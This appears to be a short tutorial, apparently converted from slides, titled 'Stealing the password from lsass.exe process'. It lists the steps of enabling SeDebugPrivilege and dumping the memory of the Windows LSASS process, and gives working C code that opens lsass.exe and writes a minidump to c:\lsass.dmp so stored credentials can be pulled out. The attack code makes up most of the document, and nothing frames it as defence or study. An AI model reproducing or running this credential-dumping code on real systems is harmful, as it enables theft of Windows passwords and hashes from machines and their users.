

Stealing the password from lsass.exe process

Program Working


main()

EnablePrivilege(SE_DEBUG_NAME)

GenerateMiniDump()


Program Working

Step 1: enable "SeDebugPrivilege"



Program Working

Step 2: Dump the memory of Isass



Program Working

main()

EnablePrivilege(SE_DEBUG_NAME)

GenerateMiniDump()



```
BOOL generateMiniDump() {  
    bool dumpSuccess = FALSE;  
    int processID = locateTargetProcess("lsass.exe");  
  
    HANDLE processHandle = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, processID);  
  
    HANDLE outputFileHandle = CreateFile((LPCTSTR)"c:\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);  
  
    if (processHandle && outputFileHandle != INVALID_HANDLE_VALUE)  
    {  
        dumpSuccess = MiniDumpWriteDump(processHandle, processID, outputFileHandle, (MINIDUMP_TYPE)0x00000002, NULL, NULL, NULL);  
        printf(dumpSuccess ? "successfully dumped to lsass.dmp :)\n" : "failed to dump :(\n");  
    }  
    return dumpSuccess;  
}
```